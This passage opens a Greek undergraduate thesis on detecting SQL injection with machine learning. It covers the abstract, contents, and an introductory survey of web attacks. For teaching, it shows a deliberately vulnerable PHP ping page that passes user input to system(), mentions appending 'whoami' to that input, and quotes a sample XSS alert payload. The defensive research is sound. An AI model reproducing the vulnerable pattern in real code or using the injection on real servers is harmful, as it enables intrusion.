

ΙΟΝΙΟ ΠΑΝΕΠΙΣΤΗΜΙΟ

ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ



Πτυχιακή Εργασία

**Χρήση τεχνικών μηχανικής μάθησης για εύρεση
επιθέσεων τύπου SQL Injection**

Αντρέας Παππούτας

Επιβλέπων: Χριστόφορος Νταντογιάν

Σεπτέμβριος 2021

Επιβλέπων

Χριστόφορος Νταντογιάν, Επίκουρος Καθηγητής,

Ιόνιο Πανεπιστήμιο

Τριμελής Επιτροπή

Χριστόφορος Νταντογιάν, Επίκουρος Καθηγητής,

Ιόνιο Πανεπιστήμιο

Αγγελική Τσώχου, Επίκουρη Καθηγήτρια,

Ιόνιο Πανεπιστήμιο

Εμμανουήλ Μάγκος, Αναπληρωτής Καθηγητής,

Ιόνιο Πανεπιστήμιο

Περίληψη

Οι ιστότοποι χρησιμοποιούνται σχεδόν από όλους και έτσι διατηρούν κρίσιμες πληροφορίες, όπως κωδικούς πρόσβασης και στοιχεία πιστωτικών καρτών. Αυτές οι πληροφορίες αποθηκεύονται σε βάσεις δεδομένων τύπου SQL, οι οποίες βάσεις μπορούν να δεχθούν επίθεση SQL Injection, δίνοντας στους εισβολείς πρόσβαση σε αυτές τις κρίσιμες πληροφορίες. Η επίθεση SQL Injection είναι από τις πιο επικίνδυνες και δαπανηρές επιθέσεις, καθώς μπορούν να οδηγήσουν σε καταστάσεις όπως η διαρροή σημαντικών δεδομένων στο κοινό. Παραδοσιακές τεχνικές άμυνας όπως η επικύρωση εισόδου και η κρυπτογράφηση δεδομένων έχουν αναπτυχθεί για να αποτρέψουν τέτοιες επιθέσεις, αλλά πρόσφατα η μηχανική μάθηση έχει αρχίσει να χρησιμοποιείται. Η χρήση της μηχανικής μάθησης βελτιώνει την αποτελεσματικότητα των τεχνικών άμυνας ενώ επίσης αυτοματοποιεί περίπλοκες διαδικασίες εξοικονομώντας χρόνο και χρήμα. Σε αυτήν την εργασία θα χρησιμοποιήσω τη μηχανική μάθηση για να δημιουργήσω ένα αυτόματο σύστημα εντοπισμού επιθέσεων για ιστότοπους WordPress. Αυτό το σύστημα θα ελέγχει τα εισερχόμενα αιτήματα του ιστότοπου για τυχόν επιθέσεις SQL Injection χρησιμοποιώντας έναν εκπαιδευμένο αλγόριθμο μηχανικής εκμάθησης. Εφόσον βρεθεί επίθεση προς στο σύστημα θα καταγράφονται τα στοιχεία του επιτιθέμενου. Με τη χρήση αυτού του συστήματος μπορούν να εντοπιστούν εντελώς νέες επιθέσεις που διαφορετικά θα περνούσαν απαρατήρητες.

Πρόλογος και Ευχαριστίες

Η πτυχιακή αυτή εργασία αποτελεί την κορύφωση των σπουδών μου στο Ιόνιο Πανεπιστήμιο, Τμήμα Πληροφορικής. Η εργασία αποτελεί έρευνα και υλοποίηση τεχνικών μηχανικής μάθησης για εύρεση επιθέσεων τύπου SQL Injection. Θα ήθελα να ευχαριστήσω τον επιβλέπων καθηγητή, κ.Χριστόφορο Νταντογιάν για τη βοήθεια και καθοδήγησή του σε αυτήν την εργασία.

Το πρώτο κεφάλαιο περιλαμβάνει τη θεωρία. Διαχωρίζεται μεταξύ των τεσσάρων βασικών θεμάτων της εργασίας μου, οι επιθέσεις ιστού, η πρόληψη επιθέσεων, η μηχανικής μάθηση και, τέλος, η λειτουργία ιστοσελίδων και πιο συγκεκριμένα των ιστοσελίδων WordPress. Η εργασία ξεκινά με το πρώτο υποκεφάλαιο που αφορά τις επιθέσεις ιστού. Σε αυτό το κεφάλαιο μιλάω συνοπτικά για επιθέσεις ιστού, όπως Cross Site Request Forgery (CSRF) και Cross Site Scripting (XSS) και στο τέλος μιλάω βαθύτερα για τις επιθέσεις SQL Injection και τους διάφορους τύπους της. Στη συνέχεια, είναι το δεύτερο υποκεφάλαιο που αφορά τις τεχνικές άμυνας, οι οποίες μπορούν να χωριστούν σε πρόληψη, ανίχνευση και αντίδραση. Στο επόμενο υποκεφάλαιο της μηχανικής μάθησης ξεκινάω μιλώντας για τις κατηγορίες μηχανικής μάθησης. Το ακολουθώ δείχνοντας πώς η μηχανική μάθηση έχει χρησιμοποιηθεί μέχρι τώρα για να βοηθήσει στην πρόληψη των επιθέσεων. Ολοκληρώνω αυτό το υποκεφάλαιο δείχνοντας βασικές ορολογίες μηχανικής μάθησης, καθώς οι γνώσεις τους είναι απαραίτητες για να κατανοήσουμε αργότερα τα αποτελέσματα του πρακτικού μέρους της εργασίας. Το τελευταίο υποκεφάλαιο της θεωρίας είναι μικρό και αφορά τον τρόπο λειτουργίας των ιστότοπων. Μιλάω επίσης για την ευρύτητα του WordPress και πόσο αρνητικό αντίκτυπο θα είχαν πολλοί ιστότοποι στο σενάριο εύρεσης ευπάθειας WordPress.

Το δεύτερο κεφάλαιο αφορά το μέρος υλοποίησης και χωρίζεται σε δύο υποκεφάλαια. Στο πρώτο υποκεφάλαιο ξεκινώ αναφέροντας σχετικές εργασίες από δύο άλλα παρόμοια άρθρα και αναφέροντας ποιες προσεγγίσεις ακολούθησαν. Στη συνέχεια μιλάω για τη γενική ιδέα για το τι θέλω να επιτύχω και τη μεθοδολογία που θα ακολουθήσω. Η εφαρμογή ξεκινά δείχνοντας τον τρόπο με τον οποίο δημιούργησα το σύνολο δεδομένων που θα χρησιμοποιηθεί για μηχανική μάθηση, καθώς και τη μέθοδο εξαγωγής χαρακτηριστικών που ακολούθησα. Στη συνέχεια, παρουσιάζω και συγκρίνω τα αποτελέσματα μηχανικής μάθησής χρησιμοποιώντας μετρήσεις όπως η ακρίβεια και το Cross Validation Score. Αυτό το υποκεφάλαιο τελειώνει δείχνοντας τη μέθοδο που χρησιμοποίησα για την αυτόματη εξαγωγή των σωστών δεδομένων από το WordPress. Το δεύτερο υποκεφάλαιο αφορά τη δημιουργία ενός πλήρως αυτοματοποιημένου συστήματος (Intrusion detection system) για τον εντοπισμό επιθέσεων SQL Injection. Αυτό γίνεται με το συνδυασμό όλων των μεθόδων που χρησιμοποιούνται στο πρώτο υποκεφάλαιο. Μόλις δημιούργησα το σύστημα δοκιμάζω την αποτελεσματικότητά του και δείχνω τα αποτελέσματα. Οι δοκιμές γίνονται χρησιμοποιώντας παλιά ευάλωτα πρόσθετα του WordPress. Τελειώνω αυτό το υποκεφάλαιο μιλώντας για μελλοντικές χρήσεις αυτού του αυτοματοποιημένου συστήματος.

Στο τελευταίο κεφάλαιο μιλάω για το τελικό αποτέλεσμα της εργασίας καθώς και για διαφορετικές προσεγγίσεις που θα μπορούσε να ακολουθήσει κάποιος. Τελειώνω τη πτυχιακή μου με τα συμπεράσματά μου.

Περιεχόμενα

Πίνακας περιεχομένων

Κεφάλαιο Α΄	1
ΕΙΣΑΓΩΓΗ	1
Α'.1 Επιθέσεις	2
Α'.1.1 Επίθεση Command Injection.....	3
Α'.1.2 Επίθεση CSRF(Cross Site Request Forgery)	4
Α'.1.3 Επίθεση File Inclusion.....	4
Α'.1.4 Επίθεση XSS(Cross Site Scripting).....	5
Α'.1.5 Έγχυση SQL (SQL Injection)	7
Α'.2 Τεχνικές αντιμετώπισης	12
Α'.2.1 Πρόληψη	12
Α'.2.2 Ανίχνευση	19
Α'.2.3 Αντίδραση	24
Α'.3 Μηχανική μάθηση.....	25
Α'.3.1 Επιβλεπόμενη Μάθηση.....	27
Α'.3.2 Μη Επιβλεπόμενη Μάθηση	32
Α'.3.3 Ενισχυτική Μάθηση	35
Α'.3.4 Βασικές έννοιες μηχανικής μάθησης.....	36
Α'.3.5 Μηχανική μάθηση και τεχνικές αντιμετώπισης	38
4.Ιστότοποι	40
4.1 Ανάπτυξη ιστότοπου	41
4.2 WordPress	42
Κεφάλαιο Β΄	43
Related Work.....	43
Β΄.1 Χρήση τεχνικών μηχανικής μάθησης για εύρεση επιθέσεων τύπου SQL Injection	43
Β΄.1.1 Μεθοδολογία	44
Β΄.1.2 Dataset	45
Β΄.1.3 Εξαγωγή Χαρακτηριστικών	47
Β΄.1.4 Μηχανική Μάθηση	48
Β΄.1.5 Αυτόματη εξαγωγή δεδομένων από WordPress	51
Β΄.2 Αυτοματοποίηση	52

B'.2.1 Front-end.....	52
B'.2.2 Back-end.....	53
B'.2.3 Αποτελέσματα αυτόματου συστήματος	55
B'.2.4 Μελλοντικές χρήσεις.....	61
Κεφάλαιο Γ'	62
Γ'.1 Τελικό αποτέλεσμα.....	62
Γ'.2 Διαφορετικές προσεγγίσεις	63
Γ'.3 Συμπεράσματα.....	63
Βιβλιογραφία.....	64

Εικόνες

Κεφάλαιο Α

Α'.1 Επιθέσεις

Εικόνα Α'.1. 1 Ευάλωτος κώδικας Command Injection	3
Εικόνα Α'.1. 2 Παράδειγμα Cross-Site Request Forgery	4
Εικόνα Α'.1. 3 Παράδειγμα ιστοσελίδας που κάνει χρήση της συνάρτησης include.....	5
Εικόνα Α'.1. 4 Ευάλωτος κώδικας Reflected XSS.....	5
Εικόνα Α'.1. 5 Αποτέλεσμα από “user=<script>alert("Παράδειγμα")</script>”	6
Εικόνα Α'.1. 6 Διαδικασία Stored XSS[7]	6
Εικόνα Α'.1. 7 Πίνακας “admin_users”	7
Εικόνα Α'.1. 8 Ροή δεδομένων σε φόρμα σύνδεσης	8
Εικόνα Α'.1. 9 Ροή δεδομένων σε SQL Injection.....	8

Α'.2 Τεχνικές αντιμετώπισης

Εικόνα Α'.2. 1 Δομή κρυπτογράφησης	15
Εικόνα Α'.2. 2 Δομή συμμετρικής κρυπτογράφησης	15
Εικόνα Α'.2. 3 Παράδειγμα cookie hijacking.....	17
Εικόνα Α'.2. 4 Microsoft .NET Framework RCE (CVE-2017-8759).....	20
Εικόνα Α'.2. 5 Ευπάθεια τύπου overflow από τη χρήση της συνάρτησης exif_read_data() - CVE-2019-11042	20
Εικόνα Α'.2. 6 Παράδειγμα προγράμματος Acunetix από [74]	22

A'.3 Μηχανική Μάθηση

Εικόνα A'.3. 1 Σύστημα σύστασης[32]	26
Εικόνα A'.3. 2 Τύποι μηχανικής μάθησης.....	27
Εικόνα A'.3. 3 Δομή επιβλεπόμενης μάθησης[33].....	27
Εικόνα A'.3. 4 Παράδειγμα Linear Regression[34]	28
Εικόνα A'.3. 5 Παράδειγμα Logistic Regression	29
Εικόνα A'.3. 6 Τρόπος λειτουργίας Δενδροδιαγράμματος.....	30
Εικόνα A'.3. 7 κανονική κατανομή[35].....	31
Εικόνα A'.3. 8 Παράδειγμα Support Vector Machine.....	32
Εικόνα A'.3. 9 Δομή μη επιβλεπόμενης μάθησης[33]	32
Εικόνα A'.3. 10 Παράδειγμα Clustering.....	33
Εικόνα A'.3. 11 Παράδειγμα DBSCAN.....	34
Εικόνα A'.3. 12 Δομή ενισχυτικής μάθησης	35
Εικόνα A'.3. 13 Confusion Matrix[40].....	36

A'.4 Κεφάλαιο A'.4 Ιστότοποι

Εικόνα A'.4. 1 Δομή Ιστοσελίδων[49]	40
---	----

Κεφάλαιο Β'

B'.1 Χρήση τεχνικών μηχανικής μάθησης για εύρεση επιθέσεων τύπου SQL Injection

Εικόνα B'.1. 1 Ροή δεδομένων	44
Εικόνα B'.1. 2 Δημιουργία κανονικών ερωτημάτων.....	46
Εικόνα B'.1. 3 Παράδειγμα διανυσματικοποίησης [59].....	47
Εικόνα B'.1. 4 Χωρισμός συνόλου δεδομένων [60].....	48
Εικόνα B'.1. 5 Αυτόματη καταγραφή ερωτημάτων	51

B'.2 Αυτοματοποίηση

Εικόνα B'.2. 1 Δομή αυτόματου συστήματος εντοπισμού επιθέσεων SQL Injection.....	52
Εικόνα B'.2. 2 Σελίδα επιλογών για το αυτόματο σύστημα.....	53
Εικόνα B'.2. 3 Αρχείο Attacks_log.csv με 10 επιθέσεις	55
Εικόνα B'.2. 4 Αρχείο Attacks_log.csv από επίθεση προς “Sliced Invoices”	56
Εικόνα B'.2. 5 Αίτημα POST από το πρόσθετο “JoomSport”.....	57
Εικόνα B'.2. 6 Τροποποίηση αιτήματος JoomSport.....	57
Εικόνα B'.2. 7 Αρχείο Attacks_log.csv από επίθεση προς “JoomSport”	57
Εικόνα B'.2. 8 Αίτημα GET από το πρόσθετο “Photo Gallery”.....	58
Εικόνα B'.2. 9 Επιθέσεις με το εργαλείο Intruder προς “Photo Gallery”.....	58

Εικόνα Β'.2. 10 Αρχείο Attacks_log.csv από επίθεση προς “Photo Gallery”	58
Εικόνα Β'.2. 11 Αίτημα GET από το πρόσθετο “Form Maker”	59
Εικόνα Β'.2. 12 Χρήση SQLMAP για επίθεση προς “Form Maker”	59
Εικόνα Β'.2. 13 Αρχείο Attacks_log.csv από επίθεση προς “Form Maker”	59
Εικόνα Β'.2. 14 Αίτημα POST από το πρόσθετο “Gift Voucher”	60
Εικόνα Β'.2. 15 Χρήση SQLMAP για επίθεση προς “Gift Voucher”	60
Εικόνα Β'.2. 16 Αρχείο Attacks_log.csv από επίθεση προς “Gift Voucher”	60

Πίνακες

Κεφάλαιο Α΄

Α΄.1 Επιθέσεις

Πίνακας Α'.1. 1 Παράδειγμα πίνακα “Customers” σε βάσει δεδομένων	9
Πίνακας Α'.1. 2 Παράδειγμα πίνακα “Admins” σε βάσει δεδομένων	10
Πίνακας Α'.1. 3 Αποτέλεσμα επίθεσης UNION	10

Κεφάλαιο Β΄

Β΄.1 Χρήση τεχνικών μηχανικής μάθησης για εύρεση επιθέσεων τύπου SQL Injection

Πίνακας Β'.1. 1 Σύνολο δεδομένων για εκπαίδευση	46
Πίνακας Β'.1. 2 Αποτελέσματα μηχανικής μάθησης	49
Πίνακας Β'.1. 3 Αποτελέσματα Cross-Validation.....	50
Πίνακας Β'.1. 4 Δομή Confusion Matrix για το συγκεκριμένο σύνολο δεδομένων	50
Πίνακας Β'.1. 5 Confusion Matrix για τον αλγόριθμο Logistic Regression	50
Πίνακας Β'.1. 6 Confusion Matrix για τον αλγόριθμο Decision Tree	51
Πίνακας Β'.1. 7 Confusion Matrix για τον αλγόριθμο Random Forest	51

Κεφάλαιο Α

ΕΙΣΑΓΩΓΗ

Στη σημερινή εποχή η χρήση τεχνολογιών Ιστού και πιο συγκεκριμένα η χρήση ιστοσελίδων έχει καθιερωθεί ως ένα συνηθισμένο φαινόμενο. Οι περισσότερες από τις εφαρμογές που χρησιμοποιούμε είναι μέσω του διαδικτύου ενώ ταυτόχρονα ολοένα και περισσότερες εταιρείες επιλέγουν να λειτουργούν μέσω ιστότοπων. Αυτές οι ιστοσελίδες διαχειρίζονται εκατομμύρια κρίσιμα δεδομένα χρηστών. Επομένως, εάν ένας ιστότοπος είναι ευάλωτος σε έναν τύπο επίθεσης, πολλά κρίσιμα δεδομένα θα τεθούν σε κίνδυνο. Τα δεδομένα αυτά αποθηκεύονται μέσα σε βάσεις δεδομένων η οποίες λειτουργούν με τη χρήση της γλώσσας προγραμματισμού SQL. Χρησιμοποιώντας την SQL μπορούμε να διαβάσουμε, να γράψουμε και να επεξεργαστούμε δεδομένα με τη χρήση ερωτημάτων. Μέσο μιας επίθεσης SQL Injection ο επιτιθέμενος μπορεί να χειριστεί τα ερωτήματα που κάνει μια εφαρμογή προς τη βάση δεδομένων προκειμένου να αποκτήσει πρόσβαση στις προαναφερθείσες κρίσιμες πληροφορίες και ως εκ τούτου να προκαλέσει σοβαρή ζημιά. Η επίθεση SQL Injection είναι μια από τις πιο κοινές καθώς και από τις πιο απειλητικές επιθέσεις που μπορεί να λάβει ένας ιστότοπος. Για την αντιμετώπιση τέτοιων επιθέσεων έχουν αναπτυχθεί πολλές τεχνικές. Με τη τεχνική επικύρωσης εισόδου επαληθεύουμε εάν κάποια δεδομένα εισόδου θα επιτραπούν ή όχι. Στη περίπτωση του SQL Injection μπορούμε να ελέγχουμε τη μορφή των δεδομένων που έρχονται από κάποια είσοδο και ακολούθως να βάζουμε κανόνες ως προς το μέγιστο μήκος, εγκύρους χαρακτήρες και τη συμβολοσειρά. Η τεχνική "Escaping" διασφαλίζει ότι δεν θα εκτελεσθούν ανεπιθύμητα ερωτήματα. Για να το επιτύχουμε αυτό αγνοούμε ή αντικαθιστούμε την ειδική λειτουργία που μπορεί να έχει ένας χαρακτήρας. Υπάρχουν κι άλλες πολλές τεχνικές αλλά σε αυτήν την εργασία θα ασχοληθώ με τη χρήση εργαλείων μηχανικής μάθησης για την αντιμετώπιση των εν λόγω επιθέσεων, πιο συγκεκριμένα θα χρησιμοποιήσω τεχνικές μηχανικής μάθησης για να ανιχνεύσω επιθέσεις SQL Injection σε ιστοσελίδες. Η χρήση της μηχανικής μάθησης για αμυντικές τεχνικές είναι ένα σχετικά νέο πεδίο μελέτης, επομένως υπάρχουν πολλά πράγματα που πρέπει να ληφθούν υπόψη. Για παράδειγμα, η χρήση δεδομένων ποιότητας είναι κάτι πολύ σημαντικό, επειδή τα αδύναμα δεδομένα θα οδηγήσουν σε ελλιπή συστήματα. Επιπλέον, λόγω της φύσης της μηχανικής μάθησης, πολλά δεδομένα θα πρέπει να εξαχθούν, επομένως απαιτείται η ανάγκη πολύ αποτελεσματικών και γρήγορων κρυπτογραφικών λειτουργιών για τη διατήρηση του απορρήτου των χρηστών[1]. Παρόλο που η ανίχνευση SQL Injection με τη χρήση μηχανικής μάθησης είναι ένα σχετικά νέο πεδίο έρευνας, φαίνεται ήδη ότι είναι μια πολύ καλή αμυντική μέθοδος. Στο άρθρο [2], γίνεται η χρήση 8 διαφορετικών αλγορίθμων μηχανικής μάθησης για την ανίχνευση επιθέσεων SQL Injection και έχει εξαιρετικά καλά αποτελέσματα εφόσον όλοι οι αλγόριθμοί έχουν ακρίβεια άνω του 90%.

Ο σκοπός αυτής της εργασίας είναι όχι μόνο να αποδείξει ότι η μηχανική μάθηση είναι αποτελεσματική έναντι των επιθέσεων SQL Injection αλλά και να αποδείξει ότι μπορεί να αυτοματοποιηθεί πλήρως. Οι αλγόριθμοι που θα χρησιμοποιηθούν είναι οι Naive Bayes Bernoulli, Naive Bayes Gaussian, Logistic Regression, Support Vector Machine (SVM), Decision Tree Classifier, Random Forest Classifier και Knn Classifier. Το σύνολο δεδομένων που χρησιμοποιείται για την εκπαίδευση και τον έλεγχο του μοντέλου μηχανικής μάθησης θα έχει δύο κλάσεις, μία που περιέχει φορτία SQL Injection και μία που περιέχει κανονικά ερωτήματα. Ο αυτοματισμός θα γίνει χρησιμοποιώντας τη γλώσσα προγραμματισμού PHP σε συνδυασμό με Python. Ο τελικός στόχος είναι να έχουμε ένα αυτοματοποιημένο σύστημα που δεν χρειάζεται καμία χειροκίνητη παρέμβαση και να μπορεί να

εντοπίσει και να καταγράψει πλήρως τις επιθέσεις από μόνο του. Το μοντέλο μηχανικής μάθησης μπορεί να χρησιμοποιηθεί για οποιονδήποτε ιστότοπο, αλλά για τους σκοπούς αυτής της εργασίας το αυτοματοποιημένο μοντέλο θα δημιουργηθεί με βάση τη δομή των ιστοσελίδων WordPress. Τα κύρια θέματα αυτής της εργασίας είναι επιθέσεις ιστοτόπων, τεχνικές πρόληψης, μηχανική μάθηση και ιστότοποι. Θα περάσω από καθένα από αυτά τα θέματα αναλύοντας τα και στη συνέχεια θα προχωρήσω στη δημιουργία του πρακτικού μέρους όπου και θα δημιουργήσω το αυτόματο σύστημα ανίχνευσης.

Α'.1 Επιθέσεις.

Κάθε σύστημα στο Διαδίκτυο κινδυνεύει να δεχτεί επίθεση. Μια επίθεση είναι οποιαδήποτε ενέργεια που παραβιάζει τα μέτρα ασφάλειας ενός συστήματος με σκοπό την πρόκληση βλάβης ή δυσλειτουργία του. Υπάρχουν πολλοί τρόποι για να αξιολογηθεί η ασφάλεια ενός συστήματος αλλά οι πιο συνηθισμένοι όροι που χρησιμοποιούνται για την περιγραφή χαρακτηριστικών ασφαλείας είναι η Εμπιστευτικότητα, η Αυθεντικότητα και η Ακεραιότητα. Εμπιστευτικότητα είναι η προστασία της πληροφορίας όσον αφορά τη μη εξουσιοδοτημένη αποκάλυψη της. Αυθεντικότητα είναι η επιβεβαίωση ταυτότητας μιας οντότητας και η Ακεραιότητα αφορά τη προστασία δεδομένων από μη εξουσιοδοτημένη τροποποίηση τους. Οι επιθέσεις μπορούν να χωριστούν σε παθητικές και ενεργητικές. Στις παθητικές επιθέσεις ο εχθρός παρακολουθεί ένα κανάλι επικοινωνίας με σκοπό τη απόκτηση πληροφορίας, έτσι είναι κατά της εμπιστευτικότητας. Στις ενεργητικές επιθέσεις ο εχθρός μπορεί να τροποποιήσει τα δεδομένα έτσι είναι κατά της ακεραιότητας και αυθεντικότητας. Οι επιθέσεις πραγματοποιούνται συχνά χρησιμοποιώντας μια αδυναμία που εντοπίζεται στο σύστημα, η αδυναμία αυτή ονομάζεται ευπάθεια. Ο στόχος τους εχθρού είναι να βρει τρόπο εκμετάλλευσης αυτής της ευπάθειας έτσι ώστε να απόκτηση μη εξουσιοδοτημένη πρόσβαση στο σύστημα. Γιατί κάποιος όμως να θέλει παράνομη πρόσβαση σε ένα σύστημα; Το πιο κοινό κίνητρο πίσω από οποιαδήποτε επίθεση είναι το οικονομικό κέρδος. Για παράδειγμα, ένας εισβολέας μπορεί να στοχεύσει ιστότοπους που αποθηκεύουν πληροφορίες πιστωτικής κάρτας για να κλέψει χρήματα από αυτές. Επιθέσεις όπως αυτές μπορεί να είναι εξαιρετικά δαπανηρές για οργανισμούς, σύμφωνα με το 2019 Internet Crime Report[3], στις Ηνωμένες Πολιτείες οι διαδικτυακές επιθέσεις προκάλεσαν απώλειες άνω των 3,5 δισεκατομμυρίων δολαρίων. Άλλα κίνητρα περιλαμβάνουν πράγματα όπως η δημιουργία αποδιοργάνωσης, κάτι που χρησιμοποιείται μεταξύ κυβερνήσεων για πολιτικούς σκοπούς.[4]

Ένας σύστημα μπορεί να είναι ευάλωτο σε πολλών ειδών επιθέσεων. Πιο κάτω είναι οι διαφορετικοί τύποι που μπορούν να χωριστούν αυτές οι επιθέσεις.

- **Απομακρυσμένη εκτέλεση κώδικα (RCE):** Ένας εισβολέας μπορεί να εκτελέσει εντολές σε έναν απομακρυσμένο διακομιστή. Μέσω αυτών των εντολών θα μπορεί να αποκτήσει πρόσβαση σε επίπεδο διαχειριστή. Μια μελέτη που έγινε από τον Biswas και άλλους[5] στην οποία εξετάστηκαν 357 εφαρμογές ιστού για ευπάθειες, βρέθηκαν 138 ευπάθειες τύπου RCE.
- **Τοπική κλιμάκωση προνομίων (LPE):** Μέσω αυτού του τύπου επίθεσης ένας εχθρός παίρνει αυξημένα προνόμια σε ένα σύστημα. Υπάρχουν δύο τύποι, οριζόντια και κάθετη κλιμάκωση. Μέσω της οριζόντιας, ένας εισβολέας θέλει να αποκτήσει πρόσβαση σε λογαριασμό κάποιου άλλου, ανεξάρτητα από το εάν θα κερδίσει υψηλότερα δικαιώματα. Μέσω του κάθετου, ο εισβολέας θέλει να εκτελέσει ενέργειες στο σύστημα που απαιτούν υψηλότερα δικαιώματα και συνεπώς θέλει να αποκτήσει μεγαλύτερη πρόσβαση. [6]

- **Άρνηση υπηρεσίας (DoS):** Ο στόχος αυτής της επίθεσης είναι να καταστήσει μια υπηρεσία μη διαθέσιμη. Αυτό γίνεται με τη διακοπή του συστήματος, κάτι που συχνά γίνεται στέλνοντας ένα μεγάλο αριθμό αιτημάτων στο σύστημα.
- **Man In the Middle Attack:** Αυτή η επίθεση συμβαίνει όταν ένας εισβολέας παρεμβαίνει μεταξύ δύο επικοινωνιακών οντοτήτων. Αυτό μπορεί να οδηγήσει σε μη εξουσιοδοτημένη πρόσβαση σε ευαίσθητες πληροφορίες.
- **Brute Force/Dictionary Attack:** Σε επιθέσεις brute-force, ένα πρόγραμμα θα προσπαθήσει επανειλημμένα να αποκτήσει πρόσβαση σε προστατευμένα δεδομένα, όπως κωδικούς πρόσβασης ή μυστικά κλειδιά, χρησιμοποιώντας όλους τους δυνατούς συνδυασμούς. Στις επιθέσεις λεξικού, στο πρόγραμμα δίνεται μια λίστα συνδυασμών, όπως μια λίστα με τους κωδικούς πρόσβασης που χρησιμοποιούνται πιο συχνά.
- **Malwares:** Ένα λογισμικό όπως ένας ιός που χρησιμοποιείται από το εισβολέα για να αποκτήσει μη εξουσιοδοτημένη πρόσβαση.
- **Phishing:** Τεχνικές στις οποίες ο εχθρός κλέβει πληροφορίες μέσω της μεταμφίεσης μιας αξιόπιστης πηγής.
- **Social Engineering:** Επιθέσεις που γίνονται μέσω της ανθρώπινης αλληλεπίδρασης.

Όταν μιλάμε για διαδικτυακές εφαρμογές, οι πιο συχνές επιθέσεις είναι η επίθεση SQL Injection, το Command Injection, το XSS(Cross Site Scripting), το CSRF(Cross Site Request Forgery) και η επίθεση τύπου File-Inclusion. Θα ξεκινήσω εξηγώντας αυτές τις επιθέσεις χρησιμοποιώντας παραδείγματα και μετά θα προχωρήσω στην εξήγηση της επίθεσης SQL Injection σε μεγαλύτερο βάθος.

A'.1.1 Επίθεση Command Injection

Μέσω του Command Injection ο επιτιθέμενος μπορεί να εκτέλεση αυθαίρετες εντολές στο λειτουργικό σύστημα του κεντρικού υπολογιστή. Το πρόβλημα αυτό δημιουργείται εφόσον δεν γίνετε επαρκές επαλήθευση των δεδομένων εισόδου, έτσι το σύστημα αποδέχεται τυφλά την είσοδο από το χρήστη. Χρησιμοποιώντας αυτή τη ευπάθεια ο επιτιθέμενος μπορεί να τρέξει δικό του κώδικα(Remote Code Execution) και να δημιουργήσει μια σύνδεση τύπου shell. Τεχνικές όπως το “whitelisting” και “escaping” χρησιμοποιούνται για τη προστασία ενάντια Command Injection.Σαν παράδειγμα έχουμε μια ιστοσελίδα η οποία παίρνει παράμετρο μια IP και τη κάνει ping. Ο κώδικας της ευάλωτης ιστοσελίδας είναι ο παρακάτω.

```


1 <html>
2 <?php
3 $addr=$_GET['address'];
4 echo system('ping -c1 '.$addr);
5 ?>
6 </html>
```

Εικόνα A'.1. 1 Ευάλωτος κώδικας Command Injection

Ο επιτιθέμενος με τη χρήση του Ελληνικού ερωτηματικού ο επιτιθέμενος μπορεί να τρέξει κάποια δική του εντολή, όπως για παράδειγμα τη εντολή “whoami”.

A'.1.2 Επίθεση CSRF(Cross Site Request Forgery)


Η επίθεση Cross-Site Request Forgery (CSRF) παραπλανά το χρήστη έτσι ώστε να εκτελέσει ανεπιθύμητες ενέργειες σε κάποια εφαρμογή όπου ο χρήστης είναι ήδη συνδεδεμένος. Αυτή η επίθεση υπάρχει εφόσον οι περισσότεροι ιστότοποι αποθηκεύουν από προεπιλογή τα δεδομένα ενός χρήστη. Επομένως, εάν ένας χρήστης έχει ήδη πιστοποιηθεί σε έναν ιστότοπο, ο εισβολέας μπορεί εύκολα να το εκμεταλλευτεί, δεδομένου ότι ο ιστότοπος δεν μπορεί να διακρίνει μεταξύ πλαστογραφημένου και νόμιμου αιτήματος. Ο εισβολέας κάνει χρήση κοινωνικής μηχανικής έτσι ώστε να εξαπατήσει τον χρήστη. Ο πιο συνηθισμένος τρόπος για εξαπάτηση είναι με την αποστολή ενός email στο θύμα όπου και περιέχει έναν κακόβουλο σύνδεσμο. Οι επιπτώσεις από μια επίθεση CSRF μπορεί να είναι ακραίες. Όχι μόνο ο εισβολέας μπορεί να αλλάξει κωδικούς πρόσβασης, να ανακτήσει προσωπικά δεδομένα αλλά και σε πολλές περιπτώσεις να πραγματοποιήσει μη εξουσιοδοτημένες τραπεζικές συναλλαγές. Για παράδειγμα ο εχθρός μπορεί να τροποποιήσει ένα σύνδεσμο τράπεζας έτσι ώστε να μεταφέρει λεφτά από το λογαριασμό του θύματος στο δικό του. Ο εχθρός στέλνει ένα email στο θύμα το οποίο περιέχει σε μορφή html το σύνδεσμο αυτό. Έτσι όταν το θύμα πατήσει το σύνδεσμο, και εφόσον είναι ήδη πιστοποιημένος στη τράπεζα, τα λεφτά θα σταλθούν αυτόματα στο εχθρό.



Εικόνα A'.1. 2 Παράδειγμα Cross-Site Request Forgery

A'.1.3 Επίθεση File Inclusion

